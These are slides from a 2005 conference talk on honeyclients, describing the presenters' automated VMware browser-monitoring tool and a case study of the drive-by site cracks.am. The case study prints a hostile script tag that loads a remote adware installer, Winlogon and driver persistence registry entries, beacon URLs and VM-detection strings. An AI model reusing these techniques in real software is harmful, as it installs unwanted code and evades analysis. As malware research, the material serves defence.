

# Honeymonkeys -

## Chasing hackers with a bunch of monkeys

A presentation by Krisztian Piller & Sebastian Wolfgarten

[www.devtarget.org](http://www.devtarget.org)

# Agenda

- ◎ Preface
- ◎ Honey pots
- ◎ Honeyclients (aka honeymonkeys)
- ◎ Case studies
- ◎ Forensics in a nutshell
- ◎ Summary

# Preface - Hey, who are you?

## Krisztian Piller:

- ⊙ IT security expert at European Central Bank (ECB) in Frankfurt, Germany
- ⊙ Responsible for security-conscious planning, development and implementation of IT related projects at ECB
- ⊙ Focus on penetration testing activities
- ⊙ Former Ernst & Young employee
- ⊙ Speaker at various IT security-related conferences (e.g. 21C3, hack.lu, SyScan)

# Preface - Hey, who are you?

## Sebastian Wolfgarten:

- ◎ M.Sc. student in “Security and Forensic Computing” at Dublin City University (DCU)
- ◎ Working with Ernst & Young’s Risk Advisory Services (RAS) group for more than 3 years
- ◎ Specialized in network security, pen-testing and IT forensics
- ◎ Reviewer for Addison & Wesley and O’Reilly US
- ◎ Speaker at various IT security-related conferences (e.g. 21C3, hack.lu, SyScan)

# Agenda

- ⦿ Preface
- ⦿ **Honeypots**
- ⦿ Honeyclients (aka honeymonkeys)
- ⦿ Case studies
- ⦿ Forensics in a nutshell
- ⦿ Summary


# Honeypots - Basics

**What is a honeypot? (See our stuff from 21C3!)**

- ◎ Abstract definition:  
“A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource.” (Lance Spitzner)
- ◎ Concrete definition:  
“A honeypot is a fictitious vulnerable IT system used for the purpose of being attacked, probed, exploited and compromised.”

# Honeypots - Basics

## Typical honeypot installations:



# Agenda

- ⦿ Preface
- ⦿ Honey pots
- ⦿ **Honeyclients (aka honeymonkeys)**
- ⦿ Case studies
- ⦿ Forensics in a nutshell
- ⦿ Summary



# Honeyclients - Basics

## What is a honeyclient then?

- ◎ First of all: In this presentation we are talking about client-side honeypots or as Kathy Wang calls them “honeyclients”. In MS speak these things are called “honeymonkeys”.
- ◎ In contrast to a honeypot which is a rather passive entity, a honeyclient is a proactive way of responding to client-side security threats.
- ◎ It is based on the idea of actively exploring the Internet instead of passively waiting for an attack to happen.

# Honeyclients - Basics

## What is a honeyclient then? (cont.)

- ⦿ This is archived by visiting websites in an automated as well as monitored manner and by therewith trying to infect the browser with malware.
- ⦿ The usage of different browser patch levels or browser types as well as several chained and coordinated honeyclients enables an analyst to determine the system configuration a malicious code is targeting.

# Honeyclients - Brief history

## A little bit of history repeating...

- Client-side honeypots are known since approx. 2002 / 2003, we suppose Lance Spitzner came up with this first.
- However a big breakthrough was a study (“honeymonkeys”) created by Yi-Min Wang, Doug Beck, Xuxian Jiang and Roussi Roussev from the Microsoft Research Center (May 2005).
- Microsoft claims that this project caught the first 0-day exploit within three months after being set up (not 100% certain).

# Thank you Micro\$oft.

Sorry, by the way we have to thank Microsoft for not sharing their research results with us due to “legal reasons”!



# Honeyclients - Our KISS implementation

**We wrote a keep it simple and stupid (KISS) implementation of a honeyclient:**

- ⊙ Although originally we did not intend to write our own software we finally did so to understand the benefit and disadvantages in analysing browser-based attacks.
- ⊙ Our implementation runs inside a VMware image and is based on a Perl script that is running inside the VM as well as a VBS script running outside the VM.
- ⊙ The script itself is pretty straight forward since it should only signal malicious activity.
- ⊙ The software has not been released yet and is currently considered as POC.



# Honeyclients - Our KISS implementation

## How it works:

- ⦿ It's fully automated and therefore automatically executed at the VM's startup.
- ⦿ Firstly it reads the next target URL from a given file on a network share.
- ⦿ It then creates a list of all existing files (hashes) on the local hard disk as well as a list of the HKLM registry entries.
- ⦿ Next it executes a browser (e.g. IE) with the target URL and sleeps for 40 seconds.
- ⦿ Afterwards it again creates a list of the existing files on the disk as well as a list of the HKLM+HKCC registry entries.
- ⦿ It compares the two lists and creates a file describing the differences and writes this file to the network share.
- ⦿ Finally it restarts the non-persistent VMware image and the process starts again.

# Honeyclients - Our KISS implementation

## How it works (cont.):

- ⊙ The VBS script handles the list of sites to be checked:
  - ✓ Writes the first item from the list to the network location
  - ✓ Monitors the network drive, if previous website is analysed, it chooses the next target from the list
- ⊙ It can handle multiple VMware instances at a time which can speed up things quite a bit.
- ⊙ The evaluation process can be further automated with low failure rates based on the size of the resulting files. Additionally keyword searches on the results might reveal remainders of malicious websites (e.g. new .exe or .dll files).
- ⊙ Typical result files will look like this (there are different files created for each monitored property):

# Honeyclients - Our KISS implementation

## Sample results (registry analysis):

117433a117435,117441

```
> HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\sksdll
>  DllName REG_EXPAND_SZ  sksdll.dll
>  Startup  REG_SZ       sksdll
>  Impersonate REG_DWORD   0x1
>  Asynchronous REG_DWORD 0x1
>  MaxWait  REG_DWORD     0x1
```

124536c124544

```
<  LogonTime REG_BINARY   DE94BDEBA7C9C501
```

---

```
>  LogonTime REG_BINARY   3A179E17AEC9C501
```

127912a127921,127935

```
> HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_SKSDRVR2
>  NextInstance REG_DWORD  0x1
>
```

```
> HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_SKSDRVR2\0000\Control
>  *NewlyCreated* REG_DWORD  0x0
>  ActiveService  REG_SZ     sksdrv2
```

133785a133818,133832

```
> HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\sksdrv2
>  Type REG_DWORD  0x1
>  Start REG_DWORD  0x1
>  ErrorControl REG_DWORD  0x0
>  ImagePath REG_EXPAND_SZ  \\?\C:\WINDOWS\System32\sksdrv2.sys
>  DisplayName REG_SZ      USB sksDRVR2
```



# Honeyclients - Our KISS implementation

## Sample results (files and directories):

```
> total 12
> -rwx-----+ 1 krisztian None 9725 Oct  5 15:14 molecularmultimedia[1].htm.txt

> total 37
> -rwx-----+ 1 krisztian None  67 Sep 21 14:11 desktop.ini
> -rwx-----+ 1 krisztian None 2571 Oct  5 14:25 gbl[1].js
> -rwx-----+ 1 krisztian None 8605 Oct  5 15:11 kav1[1].exe
> -rwx-----+ 1 krisztian None 19446 Oct  5 15:11 x[1].chm

> total 29
> -rwx-----+ 1 krisztian None  999 Oct  5 15:12 CA0BQI5L.HTM
> -rwx-----+ 1 krisztian None  67 Sep 21 14:11 desktop.ini
> -rwx-----+ 1 krisztian None 9725 Oct  5 15:11 molecularmultimedia[1].htm
> -rwx-----+ 1 krisztian None 8605 Oct  5 15:11 money[1].exe

> total 17757
< -rw-r--r-- 1 krisztian  None  4930 Oct  5 15:09 HKCC_orig_molecularmultimedia.com.txt
< -rw-r--r-- 1 krisztian  None 7572522 Oct  5 15:09 HKLM_orig_molecularmultimedia.com.txt
< -rw-r--r-- 1 krisztian  None 856869 Oct  5 15:09 dir_orig_molecularmultimedia.com.txt
> -rw-r--r-- 1 krisztian  None  4930 Oct  5 15:16 HKCC_orig_molecularmultimedia.com.txt
> -rw-r--r-- 1 krisztian  None  4930 Oct  5 15:09 HKCC_orig_molecularmultimedia.com.txt_
> -rw-r--r-- 1 krisztian  None 7574698 Oct  5 15:16 HKLM_orig_molecularmultimedia.com.txt
> -rw-r--r-- 1 krisztian  None 7572522 Oct  5 15:09 HKLM_orig_molecularmultimedia.com.txt_
> -rw-r--r-- 1 krisztian  None 859249 Oct  5 15:16 dir_orig_molecularmultimedia.com.txt
> -rw-r--r-- 1 krisztian  None 2078013 Oct  5 15:11 dir_orig_molecularmultimedia.com.txt_
```

# Honeyclients - Our KISS implementation

## Testing our software:

- ⦿ We used a web spider to crawl web sites and extracted all links from them.
- ⦿ Then we categorized the links and did two different runs:
  - ✓ Starting from all p0rn sites
  - ✓ Starting from all warez sites
- ⦿ We extracted a large number of links, but checked approx. 2000 sites which required more than 22 hours of runtime plus the time required for the analysis.
- ⦿ Guess how many malicious websites we found (for a little surprise!)?

# Honeyclients - Our KISS implementation

## Testing our software (cont.):

- ⊙ Kathy Wang (see [honeyclient.org](http://honeyclient.org)) is right: The analysed p0rn sites are mostly harmless, yippie! Good bye and thank you for all the fish! :-)
- ⊙ None of them were found to be of illicit nature (maybe because the operators might loose customers whenever a website is considered malicious?).
- ⊙ Only 1-2% of the warez-related sites were found to be malicious.
- ⊙ However this rate is probably much higher if you start collecting links from a infected site. We started our collection by picking a random result from the Google search “warez”.
- ⊙ Since September 2005 we have only found IE targeted malicious websites, but we are looking forward to seeing universal exploits.

# Honeyclients - To do

There is loads of stuff left to be done:

- ⦿ Find websites that attempt to exploit different operating systems (e.g. Windows and Linux).
- ⦿ Build database (Wiki?) of malicious websites that try to exploit/infect its visitors.
- ⦿ Develop new / more intelligent ways of finding malicious sites (e.g. search engines, typos like `www-f-secure.com`, `f-sekure.com` or `f-secue.com`).
- ⦿ Find 0-day exploits.
- ⦿ Analyse the memory of a running system.
- ⦿ Set up a chained, coordinated honeyclient installation.
- ⦿ Wanna join us?
- ⦿ ...

# Honeyclients - Other implementations

**Kathy Wang has created a similar implementation of a honeyclient:**

- ◎ The project ([www.honeyclient.org](http://www.honeyclient.org)) is written in Perl and was released under the BSD-license. It runs on Windows 2K / XP, has its own proxy server built-in and uses the IE to surf to malicious websites.
- ◎ Lately some people from DCU have written a cool mail extension to honeyclient which allows to analyse URLs received in spam messages in order to find a correlation between spam and malicious websites.

# Agenda

- ⦿ Preface
- ⦿ Honeypots
- ⦿ Honeyclients (aka honeymonkeys)
- ⦿ **Case studies**
- ⦿ Forensics in a nutshell
- ⦿ Summary

# Case studies - Security warning


22C3 is about “private investigations”. So come and get some :-)





# Case study #1: cracks.am

cracks.am is a nice website providing l33t h4x0r t00lz (as well as pr0n and spyware):





# Case study #1: cracks.am

## What happened when visiting cracks.am:

- ◉ Strange things were happening e.g.:
  - ◉ 1 task – 2 windows
  - ◉ Windows opening and closing
- ◉ What was detected by our tool?
  - ◉ New executables were created (i.e. Instal.exe, istdownload.exe), several modifications in the registry
- ◉ Exploitation based on IE bug published in February 2005 (DHTML Editing Component ActiveX Control Could Allow Remote Code Execution aka #891781, MS 05-013)

# Case study #1: cracks.am

Later on the installation of a nice toolbar.  
We really wonder what [install.xxxtoolbar.com](http://install.xxxtoolbar.com) is? :-)

```
<!-- AUTO_PROMPT AD START -->
```

```
<script language="JavaScript" type="text/JavaScript"  
src="http://install.xxxtoolbar.com/ist/scripts/prompt.php?  
event_type=onload&recurrence=random&retry=3&loadfirst=1  
&account_id=138770&signature=cracks">
```

```
</script>
```

```
<script language="JavaScript">self.focus();</script>
```

```
<!-- AUTO_PROMPT AD END -->
```

# Case study #1: cracks.am

Beside the toolbar, what are those two executables used for?


- linstall.exe and istdownload.exe were downloaded and executed, however those two files were found to be identical (why?).
- They were packed with UPX; after unpacking and analysing the strings contained we found several references to a specific site:

[http://www.ysbweb.com/ist/scripts/ist\\_debug\\_new5.php?debug=data\\_catch2](http://www.ysbweb.com/ist/scripts/ist_debug_new5.php?debug=data_catch2)

[http://www.ysbweb.com/ist/scripts/istdownload\\_url\\_log.php?account\\_id=%s&url=%s](http://www.ysbweb.com/ist/scripts/istdownload_url_log.php?account_id=%s&url=%s)

# Case study #1: cracks.am

What the f\*\*\* is ysbweb.com???



„IST is a leading Internet marketing solutions provider, specializing in targeting valuable customers at the moment they are most interested in a particular product or service. IST targets the customers through several different delivery methods such as highly effective toolbars and plugins available for Internet Explorer.”

# Case study #1: cracks.am

Software adds itself to the autostart function and checks for existance of VMware (as predicted at 21C3!):

Software\Microsoft\Windows\CurrentVersion\Run

IsRunningInsideVirtualMachine

c:\vmcheck.dll

...

HARDWARE\DESCRIPTION\System

SystemBiosVersion

HARDWARE\DESCRIPTION\System\CentralProcessor\0

Identifier

SOFTWARE\Microsoft\Windows\CurrentVersion

ProductId

# Case study #1: cracks.am

It checks for its competitors (nice!), is written in Visual C++ and makes some interesting function calls:

Software\Microsoft\Windows\CurrentVersion\Run\saap  
Software\Microsoft\Windows\CurrentVersion\Run\sahrd  
Software\Microsoft\Windows\CurrentVersion\Run\sahrc  
Software\Microsoft\Windows\CurrentVersion\Run\sahrb  
Software\Microsoft\Windows\CurrentVersion\Run\sahra  
Software\Microsoft\Windows\CurrentVersion\Run\saip  
Software\Microsoft\Windows\CurrentVersion\Run\salm  
Software\Microsoft\Windows\CurrentVersion\Run\saie  
Software\Microsoft\Windows\CurrentVersion\Run\sain  
Software\Microsoft\Windows\CurrentVersion\Run\180ax  
Software\Microsoft\Windows\CurrentVersion\Run\searchassistant  
Software\Microsoft\Windows\CurrentVersion\Run\180adsolution  
Software\Microsoft\Windows\CurrentVersion\Run\180sa  
Software\Microsoft\Windows\CurrentVersion\Run\zango  
Software\Microsoft\Windows\CurrentVersion\Run\msbb  
Software\Microsoft\Windows\CurrentVersion\Run\180ClientStubInstall

WININET.dll  
KERNEL32.DLL  
ADVAPI32.dll  
iphlpapi.dll  
MFC42.DLL  
MSVCRT.dll  
ole32.dll  
OLEAUT32.dll  
SHELL32.dll  
SHLWAPI.dll

RegSetValueExA  
RegDeleteValueA  
SetNamedSecurityInfoA  
RegOpenKeyExA  
RegQueryValueExA  
RegOpenKeyA  
